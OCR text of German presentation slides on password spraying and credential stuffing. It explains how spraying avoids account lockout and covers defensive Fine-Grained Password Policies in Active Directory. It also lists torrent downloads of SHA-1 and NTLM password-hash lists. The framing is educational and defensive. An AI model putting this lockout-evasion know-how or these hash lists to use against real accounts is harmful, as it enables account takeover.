
Passwortangriffe
Password Spraying (und Credential Stuffing)




Die Konten werden nicht gesperrt, da nur ein Passwort in jedem Authentifizierungs-versuch für jeden Benutzer verwendet wird.

Anschließend wartet das Spraying Tool bevor das nächste Passwort ausprobiert wird.

Fine-Grained Password Policies (FGPP) für Gruppen oder einzelne Benutzer




- Im Active Directory Administration Center > System -> Password Settings Container
- Gute Anleitung: https://specopssoft.com/de/blog/wie-sie-fein-abgestimmte-passwortrichtlinien-in-active-directory-erstellen/
- Good Practices: https://www.lepide.com/blog/fine-grained-password-policy-best-practices/




	Format	File	Date	Size	SHA-1 hash of 7-Zip file
torrent	SHA-1	Version 8 (ordered by prevalence)	Dec 2021	17.2GB	9c0a5844e6799c09c648ded04d1e37172d54a77e
torrent	SHA-1	Version 8 (ordered by hash)	Dec 2021	11.1GB	3499a3f82bb94f62cbd9bc782d6d20324e7cde8e
torrent	NTLM	Version 8 (ordered by prevalence)	Dec 2021	13.8GB	972987f903f845da74067aa32541af59c1b61367
torrent	NTLM	Version 8 (ordered by hash)	Dec 2021	11.7GB	225a993a908e3d73ffa68859c4f128e17359358e

